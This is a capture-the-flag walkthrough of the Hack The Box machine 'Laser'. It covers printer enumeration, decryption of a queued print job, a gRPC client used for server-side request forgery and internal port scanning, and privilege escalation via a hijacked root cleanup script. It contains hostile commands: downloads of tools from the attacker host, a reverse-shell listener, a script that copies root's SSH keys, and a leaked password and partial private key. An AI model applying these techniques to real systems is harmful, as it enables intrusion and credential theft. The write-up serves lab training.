


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HACK THE BOX - Laser 10.10.10.201 [Writeup/Walkthrough]

August 18, 2020



Credits: <https://www.secwalk.com/>

Summary

Foothold

We only see 3 ports open after some enumeration we were able to get a encrypted file from port 9100 which explains whats going on with port 9000

User

After reading the file we were able to build a client to communicate with port 9000, after a port scan through that client we discover an vulnerable service which we can exploit to get our user shell.


root

After running pspy we get a password for the docker, turns out root runs a clear script, when we use socat in the docker we can bounce ssh to to himself and create a clear.sh script with our own content and make root run that.

Enumeration

nmap

```
nmap -sC -sV 10.10.10.201
```



```
File  Actions  Edit  View  Help

root@kali:~/s3cwalk/laser# nmap -sC -sV 10.10.10.201
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-18 04:13 EDT
Nmap scan report for printer.laserinternal.htb (10.10.10.201)
Host is up (0.019s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
9000/tcp   open  cslistener?
9100/tcp   open  jetdirect?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.53 seconds
root@kali:~/s3cwalk/laser#
```

After some searching we can see that HP jetdirect is a tcp/ip printer server. i found the following exploit/enumeration tool:

<https://github.com/RUB-NDS/PRET>

```
git clone https://github.com/RUB-NDS/PRET.git
```

```
./pret.py 10.10.10.201 pjl
```

File Actions Edit View Help

```
root@kali:~/s3cwalk/laser/PRET# ./pret.py 10.10.10.201 pjl
```



```
PRET | Printer Exploitation Toolkit v0.40  
by Jens Mueller <jens.a.mueller@rub.de>
```

```
[ pentesting tool that made  
dumpster diving obsolete.. ]
```

```
(ASCII art by  
Jan Foerster)
```

```
Connection to 10.10.10.201 established
```

```
Device: LaserCorp LaserJet 4ML
```

```
Welcome to the pret shell. Type help or ? to list commands.
```

```
10.10.10.201:/> █
```

now we have a connection, we can start some enumeration

with just a few linux commands we found a file named queued:

```
Shell No.1
File Actions Edit View Help
Welcome to the pret shell. Type help or ? to list commands.
10.10.10.201:/> ls
d      -    pjl
10.10.10.201:/> cd pjl
10.10.10.201:/pjl> ls
d      -    jobs
10.10.10.201:/pjl> cd jobs
10.10.10.201:/pjl/jobs> ls
-    172199    queued
10.10.10.201:/pjl/jobs> █
```

get queued

and we downloaded the file to our machine, since this file is encrypted we still need a decryption key.

nvramp dump

Decrypt script:

```
#!/usr/bin/env python3
```

```
import io, sys, base64
```

```
from Crypto.Cipher import AES
```

```
with io.open('secwalk.raw', 'rb') as fp:
```

```
    c = fp.read()[8:]
```

```
    iv, ct = c[:16], c[16:]
```

```
    cipher = AES.new('13vu94r6643rv19u', AES.MODE_CBC, iv)
```

```
    z = cipher.decrypt(ct)
```

```
    sys.stdout.buffer.write(z)
```

```
python3 decrypt.py > secwalk.pdf
```

and we have a pdf file:

secwalk.pdf

File Edit View Go Bookmarks Help

↑ Previous ↓ Next 1 (1 of 3) 150%

Index

- Feed Engine v1.0 1
 - Description 1
 - Usage 1
 - QA with Clients 2
 - Release Info 2
 - Bugs 2
 - Todo 3

Feed Engine v1.0

(Progress Update : 18-06-2020)

The diagram illustrates the architecture of the Feed Engine v1.0. It features a central green square icon labeled 'Feed Engine' containing a white play button and four arrows pointing outwards. Four arrows point towards this central icon from different sources: a printer icon labeled 'Printers', a cloud icon labeled 'Cloud', a server rack icon labeled 'Web Servers', and a microchip icon labeled 'Embedded Devices'.

...

```
return service_pb2.Data(feed='Pushing feeds')
```

...

Here is how a sample feed information looks like.

```
{
  "version": "v1.0",
  "title": "Printer Feed",
  "home_page_url": "http://printer.laserinternal.htb/",
  "feed_url": "http://printer.laserinternal.htb/feeds.json",
  "items": [
    {
      "id": "2",
      "content_text": "Queue jobs"
    },
    {
      "id": "1",
      "content_text": "Failed items"
    }
  ]
}
```

now we know where port 9000 is used for.

Port 9000

Now we know this port communication with GRPC we should create our gRPC client to communicate with it. the following post can help us with that:

<https://www.semantics3.com/blog/a-simplified-guide-to-grpc-in-python-6c4e25f0c506/>

First we should create a proto file, when we look at the PDF file we can see which content it needs:

Usage

To streamline the process we are utilising the `Protocol Buffers` and `gRPC` framework.

The engine runs on `9000` port by default. All devices should submit the feeds in serialized format such that data transmission is fast and accurate across network.

We defined a `Print` service which has a `RPC` method called `Feed`. This method takes `Content` as input parameter and returns `Data` from the server.

The `Content` message definition specifies a field `data` and `Data` message definition specifies a field `feed`.

On successful data transmission you should see a message.

It needs content,Data and Service print:

```

/root/s3cwalk/laser/grpc/secwalk.proto - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.
syntax = "proto3";

message Content {
    string data = 1;
}

message Data {
    string feed = 1;
}

service Print {
    rpc Feed(Content) returns (Data) {}
}


```

now we need to run the following command as mentioned in the post:

I did the box before the write up so you might need to install the dependencies as well

```
python3 -m grpc_tools.protoc -I. --python_out=. --grpc_python_out=. secwalk.proto
```

Now we have a few file and can start create our client:



client:

```

/root/s3cwalk/laser/grpc/client.py - Mousepad
File Edit Search View Document Help

Warning, you are using the root account, you may harm your system.

#!/usr/bin/env python3
import sys, pickle, base64
import grpc, secwalk_pb2, secwalk_pb2_grpc

payload = '{"feed_url":"http://10.10.14.16:81"}'
payload = base64.b64encode(pickle.dumps(payload))
channel = grpc.insecure_channel('10.10.10.201:9000')
stub = secwalk_pb2_grpc.PrintStub(channel)
content = secwalk_pb2.Content(data=payload)
try:
    response = stub.Feed(content, timeout=10)
    print(response)
except Exception as ex:
    print(ex)

```

now lets see if we can get a connection back from it:

nc -lvp 81

python3 client.py


```
Shell No.1
File Actions Edit View Help
root@kali:~/s3cwalk/laser# nc -lvp 81
listening on [any] 81 ...
connect to [10.10.14.16] from printer.laserinternal.htb [10.10.10.201] 48526
GET / HTTP/1.1
Host: 10.10.14.16:81
User-Agent: FeedBot v1.0
Accept: */*
█
```

looks like we have a connection.

After some more enumeration I was pretty stuck here, but it turns out we can create an port scanner to see which service ports are open behind the firewall and since grpc can communicate with these ports we could try to exploit these.

Warning, you are using the root account, you may harm your system.

```
#!/usr/bin/env python3
import sys, pickle, base64
import grpc, secwalk_pb2, secwalk_pb2_grpc

for port in range(1, 65536):
    payload = '{"feed_url":"http://localhost:' + str(port) + '"}'
    payload = base64.b64encode(pickle.dumps(payload))
    channel = grpc.insecure_channel('10.10.10.201:9000')
    stub = secwalk_pb2_grpc.PrintStub(channel)
    content = secwalk_pb2.Content(data=payload)
    try:
        response = stub.Feed(content, timeout=10)
        print(port, response)
    except Exception as ex:
        if 'Connection refused' in ex.details():
            continue
        print(port)
```

```
Shell No.1
File Actions Edit View Help
root@kali:~/s3cwalk/laser/grpc# python3 scanner.py
22
7983
8983 feed: "Pushing feeds"

9000
9100
█
```

We found two new ports 7983 and 8983

Pushing feeds was also mentioned in the pdf file:

On successful data transmission you should see a message.

```
...  
return service_pb2.Data(feed='Pushing feeds')  
...
```

so lets try to get a successful data transmission:

File Edit Search View Document Help

Warning, you are using the root account, you may harm your system.

```
#!/usr/bin/env python3
import sys, pickle, base64
import grpc, secwalk_pb2, secwalk_pb2_grpc

payload = '{"feed_url":"http://localhost:8983"}'
payload = base64.b64encode(pickle.dumps(payload))
channel = grpc.insecure_channel('10.10.10.201:9000')
stub = secwalk_pb2_grpc.PrintStub(channel)
content = secwalk_pb2.Content(data=payload)
try:
    response = stub.Feed(content, timeout=10)
    print(response)
except Exception as ex:
    print(ex)
```

```
Shell No.1
File Actions Edit View Help
root@kali:~/s3cwalk/laser/grpc# python3 client.py
feed: "Pushing feeds"
root@kali:~/s3cwalk/laser/grpc#
```

now we have a successful data transmission we can try to lookup which service is running on port 8983

Port 8983 Details

known port assignments and vulnerabilities

Port(s)	Protocol	Service	
8983	tcp	applications	IANA registered for: Apache Solr 1.4
8982-8988	tcp,udp		Unassigned

looks like Apache solr 1.4 is running on this port

After some searching I found the following:

<https://github.com/veracode-research/solr-injection>

https://github.com/veracode-research/solr-injection#7-cve-2019-17558-rce-via-velocity-template-by-_s00py

Now we know we should be able to exploit this we can create our exploit script.

if you were hoping I was gonna share here the exploit script I have to disappoint you, since you're already able to read this post I assume you already made it this far. If not you did get the root key from a resource and then I just say Try Harder.

After successfully running the exploit script we get our shell:

```
Shell No.1
File Actions Edit View Help
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.16] from printer.laserinternal.htb [10.10.10.201] 59610
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
solr@laser:/opt/solr/server$ wc -c /home/solr/user.txt
wc -c /home/solr/user.txt
33 /home/solr/user.txt
solr@laser:/opt/solr/server$
```

Let's copy our rsa key to solr so we have a solid shell:

```
Shell No.1
```

File Actions Edit View Help

```
solr@laser:/home/solr$ ssh-keygen
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/var/solr/.ssh/id_rsa):

Enter passphrase (empty for no passphrase):

Enter same passphrase again:

Your identification has been saved in /var/solr/.ssh/id_rsa
Your public key has been saved in /var/solr/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:QW74zb0s7loepUOEGr60y58z050t0GD1Ihbk8hvHPjw solr@laser
The key's randomart image is:
+---[RSA 3072]-----+
|
|  .  +
| o   o =
| . o .. =
| o + .o S + o
| B + .. . +
| o O .. o * o
| .. E+* .. + +
| =**B.o+
+---[SHA256]-----+
solr@laser:/home/solr$ cd /var/solr
cd /var/solr
solr@laser:~$ ls
ls
data log4j2.xml logs solr-8983.pid solr-8984.pid
solr@laser:~$ cd .ssh
cd .ssh
solr@laser:~/.ssh$ ls
ls
id_rsa id_rsa.pub known_hosts
solr@laser:~/.ssh$
```



```
printf 'mypubkey' > /var/solr/.ssh/authorized_keys
```

```
/var/solr/.ssh/authorized_keys
```

Shell No.1

File Actions Edit View Help

```
root@kali:~# ssh solr@10.10.10.201
```

```
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)
```

File Actions Edit View Help

```
* Documentation: https://help.ubuntu.com
```

```
* Management: https://landscape.canonical.com
```

```
* Support: https://ubuntu.com/advantage
```

```
System information as of Tue 18 Aug 2020 09:50:51 AM UTC
```

```
System load: 0.05
```

```
Usage of /: 42.3% of 19.56GB
```

```
Memory usage: 58%
```

```
Swap usage: 0%
```

```
Processes: 247
```

```
Users logged in: 0
```

```
IPv4 address for br-3ae8661b394c: 172.18.0.1
```

```
IPv4 address for docker0: 172.17.0.1
```

```
IPv4 address for ens160: 10.10.10.201
```

```
IPv6 address for ens160: dead:beef::250:56ff:feb9:8a20
```

```
73 updates can be installed immediately.
```

```
0 of these updates are security updates.
```

```
To see these additional updates run: apt list --upgradable
```

```
Last login: Tue Aug 4 07:01:35 2020 from 10.10.14.3
```

```
solr@laser:~$
```

Lets run Pspy to see if there are any processes:

```
python -m SimpleHTTPServer 80
```

```
wget http://10.10.14.16/pspy64
```

```
chmod +x pspy64
```

after running a while we get a password for a docker to login to:

```
2020/08/18 10:02:02 CMD: UID=0 PID=99789 /usr/sbin/sshd -R  
2020/08/18 10:02:02 CMD: UID=0 PID=99805 sshpass -p c413d115b3d87664499624e7826d8c5a ssh root@172.18.0.2 rm /tmp/clear.sh  
2020/08/18 10:02:02 CMD: UID=0 PID=99806 ssh root@172.18.0.2 rm /tmp/clear.sh
```

c413d115b3d87664499624e7826d8c5a

And we are logged in to the docker:

File Actions Edit View Help

```
solr@laser:/tmp$ ssh root@172.18.0.2
root@172.18.0.2's password:
Permission denied, please try again.
root@172.18.0.2's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Aug  5 06:12:03 2020 from 172.18.0.1
root@20e3289bc183:~#
```

As we can see it tries to run clear.sh on the docker and removes it then again, we could try to exploit this:

in the docker:

wget http://10.10.14.16/socat

disable ssh

service ssh stop


chmod +x socat

./socat TCP-LISTEN:22,fork,reuseaddr TCP:172.18.0.1:22

```
root@20e3289bc183: ~  
File Actions Edit View Help  
root@172.18.0.2's password:  
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
This system has been minimized by removing packages and content that are  
not required on a system that users do not log into.  
  
To restore this content, you can run the 'unminimize' command.  
Last login: Tue Aug 18 10:46:33 2020 from 172.18.0.1  
root@20e3289bc183:~# service ssh stop  
* Stopping OpenBSD Secure Shell server sshd  
root@20e3289bc183:~# ./socat TCP-LISTEN:22,fork,reuseaddr TCP:172.18.0.1:22  
□
```

in our solr shell we create a bash file:

```
printf '#!/bin/sh\nmkdir -p /tmp/secwalk;cp -R /root/.ssh /tmp/secwalk; chown -R solr:solr /tmp/secwalk' >  
/tmp/clear.sh; chmod a+x /tmp/clear.sh
```



```
root@20e3289bc183: ~  
File Actions Edit View Help  
solr@laser:/tmp$ cat clear.sh  
#!/bin/sh  
mkdir -p /tmp/secwalk;cp -R /root/.ssh /tmp/secwalk; chown -R solr:solr /tmp/secwalksolr@laser:/tmp$
```

and now we have to wait until the process gets triggered:

File Actions Edit View Help

```
solr@laser:/tmp$ ls -la secwalk/
total 12
drwxr-xr-x  3 solr solr 4096 Aug 18 11:08 .
drwxrwxrwt 16 root root 4096 Aug 18 11:08 ..
drwx-----  2 solr solr 4096 Aug 18 11:08 .ssh
solr@laser:/tmp$ cd secwalk/.ssh/
solr@laser:/tmp/secwalk/.ssh$ ls -la
total 24
drwx-----  2 solr solr 4096 Aug 18 11:08 .
drwxr-xr-x  3 solr solr 4096 Aug 18 11:08 ..
-rw-r--r--  1 solr solr  564 Aug 18 11:08 authorized_keys
-rw-----  1 solr solr 2459 Aug 18 11:08 id_rsa
-rw-r--r--  1 solr solr  564 Aug 18 11:08 id_rsa.pub
-rw-r--r--  1 solr solr  222 Aug 18 11:08 known_hosts
solr@laser:/tmp/secwalk/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIG5AIBAAKCAYEAsCjrnK0m6iJddcSIyFamLV1qx6yT9X+X/HXW7PLCGMif79md
zutss91E+K5D/xLe/YpUHCcTUhfPGjBjdPmptCPaiHd30XN5FmBxmN++MA068Hjs
oIEgi+2tScVpokjgkF411nIS+4umg6Q+AL03IKGortuRkOtZNdPFSv0+1Am6PdvF
ibyGDi8ieYIK4dIZF9slEoqPlnV9lz0YWwRmSobZYQ7xX1wtmnaIrIxgHmpBYGBW
QQ7718Kh6RNNvCh3UPEjx9GIh+2y5Jj7uxGLLDAQ3YbMKxm2ykChfI7L95kzuxQe
mwQvIVE+R+ORLQJmBanA7AiyEyHBUYN27CF2B9wLgTj0LzHowc1xEcttba1NyL6x
RgmX010WJjSH1gn47VIb4X+5chbmExavRiUnfgh/JGZ1hpBdiVwykQtpvf7f1jaM
vy3ouV/nVq7gdT2iz+jeQ8jZUVjNfaFKEN6nsQQ1YmPH6BUJcL7NJQGcohqn7L0P
p6SJGiUgb9K57llzAgMBAAECggGAdxpTosZrFiZB9lv49yr02nIcvgAK0ZOBGSo7
NGGatNMAf9QshDhceIeEGHcKdi02I0ohcB9jSr/aQKSyueYLPUZ4fIf5tN1T4zM1
2tx75E7BV9EKe8KSVMlPvm8A6r5HRpTL5b+e4gAbhynG2gaoLCHgwMindMoKuQAD
hp40mqIx5D53Fw0h5gqGPt40bA+9fE+gQ+qZASsQJM/YUv4UL/BuMYbkOrSDPnH3E
DpWiby38IcNAzh/pWom3mrSKEIdydJ96RxaY/3zxiCbQ974cdR1eI7V+2u/ABvnI
wn15cX3WDi62xoWi/XzxsmyZxU/PXPJoptFEVjJ5ApgjL0Fb6xveVpmGtmM2J8TL
BR0yAtejhhiFeLUf16vgik+UUm3oXJtpix8HVqWg4zoYXAOTnwLJiHstavLy+zRT
u/3kHkNi4UgW1iYXU93gUiym2iDnMvaSc01yQPXDm8kuoHU8C/+10ryx3ZvEuDbz
9FmD9cB8B6rpqmoXIbItSehpushRAoHBAOP2Eg3undNkFk+fio2k3WqRz8+1gN1W
unuL9001noA/Cuc9t3rpcmAeWMIWGxc1btK1HkWKjUk2RNU0TPdLSiFoFTYSwBw9
```

we have now the id_rsa key from root and can login as root now:

```
chmod 600 id_rsa
```

```
ssh -i id_rsa 10.10.10.201
```

File Actions Edit View Help

```
root@kali:~/s3cwalk/laser# chmod 600 id_rsa
root@kali:~/s3cwalk/laser# ssh -i id_rsa 10.10.10.201
load pubkey "id_rsa": invalid format
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage
```

System information as of Tue 18 Aug 2020 11:11:26 AM UTC

```
System load:                0.37
Usage of /:                  42.4% of 19.56GB
Memory usage:                54%
Swap usage:                  12%
Processes:                   270
Users logged in:             1
IPv4 address for br-3ae8661b394c: 172.18.0.1
IPv4 address for docker0:    172.17.0.1
IPv4 address for ens160:     10.10.10.201
IPv6 address for ens160:     dead:beef::250:56ff:feb9:8a20
```

```
73 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable
```

Failed to connect to <https://changelogs.ubuntu.com/meta-release-lts>. Check your Internet connection or proxy settings

Last login: Tue Aug 18 10:30:20 2020 from 10.10.14.16

```
root@laser:~# whoami && wc /root/root.txt
root
 1  1 33 /root/root.txt
root@laser:~#
```

and we are root on the box.

Comments



